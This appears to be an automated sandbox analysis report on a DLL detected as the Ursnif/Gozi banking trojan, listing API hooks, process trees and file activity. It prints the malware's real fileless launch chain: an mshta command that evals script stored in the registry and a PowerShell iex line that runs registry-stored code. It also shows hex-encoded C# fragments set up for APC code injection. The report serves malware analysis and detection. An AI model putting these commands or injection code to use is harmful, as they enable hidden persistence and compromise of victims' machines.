41 90 a8 f4 48 39 04 94 52 ff 14 1e d3 d2 b7 ae 83 c5 78 14 ed d6 5a ac f9 71 10 0e e7 c9 e4 f6 b7 e3 c7 ae 53 ec 7e a3 19 c4 29 0d 9c 87 b1 8b fd 41 78 0f b1 f5 7f d7 33 10 7e 83 69 0c b9 a9 97 0f 1b 07 6a 79 ac e8 a4 39 8b 26 f6 8d 85 d2 b3 21 5d 71 67 9e f6 8f 84 a0 15 0b 49 34 c2 85 3e da af b5 a2 8b d2 40 63 3e 11 be e6 e6 38 d5 7d 92 61 7b c8 4e fe 67 6c 61 bf 5f a6 0f 8b 69 e3 7f db 0b d7 c6 49 65 4e 2f 08 fa 7e 7f f3 91 4f 80 75 6a 97 8e 50 fa f8 00 77 9c c0 26 70 2d 28 f1 d6 32 0a df b8 60 ea 86 02 27 23 35 fa 25 1f 99 1e 91 1c 84 c2 b4 45 72 df e7 39 d7 09 e1 75 3f a1 f4 53 b6 f9 4a 43 29 10 0b 14 31 20 1f 26 d5 8c 1c b8 34 30 d4 b7 fc 32 27 62 ad 72 e7 28 09 e7 22 d4 e1 48 e9 c4 50 df 25 f1 21 18 73 68 f9 65 e7 b7 b1 8f 01 aa fa 42 c6 9c b7 c9 d9 0e bf 68 39 f3 f6 ad 4e 40 bf 14 ba 6e 9c e1 1e fa 6f ec 97 e6 06 6b b5 4d 2d 46 22 59 dd 7e 49 65 a2 68 06 04 10 78 c4 82 0a 6e 97 45 b6 a3 6c 78 95 f1 6f 01 fc ba fd 8d 67 40 af 86 e5 e5 b9 94 4c e3 f4 a6 20 a8 ce 24 b1 bf 77 e2 78 8b c0 96 a4 0e 88 54 6d 0b 43 07 e8 c4 61 da e7 84 51 e9 a6 9a 73 81 35 19 84 d7 e4 70 2b ee 7c ff 5b a6 ce e7 f7 52 d5 89 b8 c6 96 39 ef 05 40 97 f3 d6 da dd 63 61 1f 31 0f 5c 77 29 c7 11 e3 db 10 30 d1 2c b1 cb 21 4c 66 13 79 79 2f 40 41 ce 2a 84 c1 4f d8 94 80 27 34 22 d9 11 51 80 08 32 d2 eb b1 cd 56 eb 35 57 4e 97 d1 05 ca dd 71 cf d3 9f a4 ad 75 e2 ff 77 74 09 5a e3 08 b0 1e 75 bf 58 ab 54 59 69 8d d5 f1 00 57 76 0a 08 c6 ea aa 4d 62 89 87 f0 05 d5 b4 1c 60 c7 bd 4d 97 06 5f 44 81 39 d8 08 1e c3 a6 31 e9 53 b4 a1 d4 de 48 a6 fc 9c d8 da 47 51 31 29 cf 87 d1 b3 1b b9 83 91 37 9f 71 5f f7 b3 cd bd 58 85 47 2c ce da cf 73 2c 9c 59 6d c7 aa 5c f1 30 f3 da de 07 f8 df 51 eb 71 3d a5 a2 5e 43 52 b2 90 db 1e cd 65 bb c3 ba 38 ea a5 d9 bd 48 19 73 0b 1a f0 cb b4 9c 5e 6a db 78 23 39 91 4f 45 b2 f6 52 c0 41 40 10 cf 60 73 74 ea b5 a1 24 71 69 78 84 62 91 07 96 09 92 c9 c3 3a 1d 58 79 01 de b7 6e 23 ec 4c Data Ascii: r)jge7f\^5WsZ8/UPWaq'yq/' C"F_{G,YPtn*Fgo?sUNCPB})<g}^ 5<8SlM*JCY/S|9B\^@PKoHzS %!p0-@ TPt"S?'sH'1AH9RxZqS~)Ax3~ijy9&!]qgI4>@c>8}a{Ngla_iIeN/~OujPw&p-(2`'#5%Er9u?SJC)1 &402'br("HP%!sheBh9 N@nokM-F"Y~IehxnElxog@L $wxTmCaQs5p+\|[R9@ca1\w)0,!Lfyy/@A*O'4"Q2V5WNquwtZuXTYiWvMb`M_D91SH GQ1)7q_XG,s,Ym\0Qq=^CRe8Hs^jx#9OERA@`st$qixb:Xyn#L

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe

Processes

Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFB70FF521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFB70FF5200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFB70FF520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Process: explorer.exe, Module: user32.dll


Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFB70FF5200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	610C590

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFB70FF5200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	610C590

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 6736 Parent PID: 5704

General

Start time:	20:05:09
Start date:	24/12/2020
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\fo.dll'
Imagebase:	0x12a0000
File size:	120832 bytes
MD5 hash:	2D39D4DFDE8F7151723794029AB8A034
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.288648996.0000000004068000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.288684666.0000000004068000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.288770210.0000000004068000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.288621987.0000000004068000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.358702565.00000000011A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.288591896.0000000004068000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.295245687.0000000003EEB000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.288759525.0000000004068000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.288745894.0000000004068000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.377751018.0000000003120000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.288726678.0000000004068000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6616 Parent PID: 792

General

Start time:	20:05:46
Start date:	24/12/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff798730000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5076 Parent PID: 6616

General

Start time:	20:05:47
Start date:	24/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6616 CREDAT:17410 /prefetch:2
Imagebase:	0xc0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4652 Parent PID: 6616

General

Start time:	20:05:50
Start date:	24/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6616 CREDAT:82954 /prefetch:2
Imagebase:	0x7ff6883e0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6188 Parent PID: 6616

General

Start time:	20:05:54
Start date:	24/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6616 CREDAT:17428 /prefetch:2
Imagebase:	0xc0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 5680 Parent PID: 3388

General

Start time:	20:06:03
Start date:	24/12/2020
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff7a8350000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 5276 Parent PID: 5680

General

Start time:	20:06:04
Start date:	24/12/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi))
Imagebase:	0x7ff67f360000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000018.00000003.355550125.0000027DF7010000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000018.00000003.355550125.0000027DF7010000.00000004.00000001.sdmp, Author: CCN-CERT
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4EC4F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4EC4F1E9	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_lil2rdrc.l5h.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4C126FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5em5ahyt.yzd.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4C126FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB494403FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB494403FC	unknown
C:\Users\user\Documents\20201224	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4C12F35D	CreateDirectoryW
C:\Users\user\Documents\20201224\PowerShell_transcript.579569.evZorecE.20201224200606.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4C126FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB494403FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB494403FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB494403FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB494403FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB494403FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB494403FC	unknown
C:\Users\user\AppData\Local\Temp\b5r2gs3w	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4B71FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4C126FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4C126FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4C126FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4C126FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4C126FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4C126FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\1dcawf3x	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4B71FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4C126FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4C126FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4C126FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4C126FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4C126FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4C126FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4C126FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_lil2rdrc.l5h.ps1	success or wait	1	7FFB4C12F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_5em5ahyt.yzd.psm1	success or wait	1	7FFB4C12F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.dll	success or wait	1	7FFB4C12F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.tmp	success or wait	1	7FFB4C12F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.out	success or wait	1	7FFB4C12F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.cmdline	success or wait	1	7FFB4C12F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.0.cs	success or wait	1	7FFB4C12F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.err	success or wait	1	7FFB4C12F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.0.cs	success or wait	1	7FFB4C12F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.err	success or wait	1	7FFB4C12F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.cmdline	success or wait	1	7FFB4C12F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.dll	success or wait	1	7FFB4C12F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.tmp	success or wait	1	7FFB4C12F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.out	success or wait	1	7FFB4C12F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_lil2rdrc.l5h.ps1	unknown	1	31	1	success or wait	1	7FFB4C12B526	WriteFile
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_5em5ahyt.yzd.psm1	unknown	1	31	1	success or wait	1	7FFB4C12B526	WriteFile
C:\Users\user\Documents\20201224\PowerShell_transcript.579569.evZorecE.20201224200606.txt	unknown	3	ef bb bf	...	success or wait	1	7FFB4C12B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20201224\PowerShell_transcript.579569.evZorecE.20201224200606.txt	unknown	742	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 32 32 34 32 30 30 36 30 36 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 35 37 39 35 36 39 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********..Windows PowerShell transcript start..Start time: 20201224200606..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 579569 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	11	7FFB4C12B526	WriteFile
C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.0.cs	unknown	411	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 74 73 65 65 6f 78 71 6e 64 74 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 6a 70 68 78 78 6b 66 64 74 68 66 2c 49 6e 74 50 74 72 20 6c 6e 66 2c 49 6e 74 50 74 72 20 75 65 74 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65	...using System;.using System.Runtime.InteropServices;...namespace W32.{.public class tseeoxqndt.{. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr jphxxkfdthf,IntPtr lnf,IntPtr uet);.[DllImport("kernel32")].public static e	success or wait	1	7FFB4C12B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 62 35 72 32 67 73 33 77 5c 62 35	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5	success or wait	1	7FFB4C12B526	WriteFile
C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.out	unknown	454	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFB4C12B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.0.cs	unknown	413	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 69 74 65 6f 63 65 74 6b 79 70 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 68 6d 6c 69 2c 75 69 6e 74	...using System;.using System. Runtime.InteropServices;.. namespace W32.{. public class iteocetkyp. {. [DllImport ("kernel32")].public static extern IntPtr GetCurrentProcess();. [DllImport("kernel32")].pub lic static extern void SleepEx(uint hmli,uint	success or wait	1	7FFB4C12B526	WriteFile
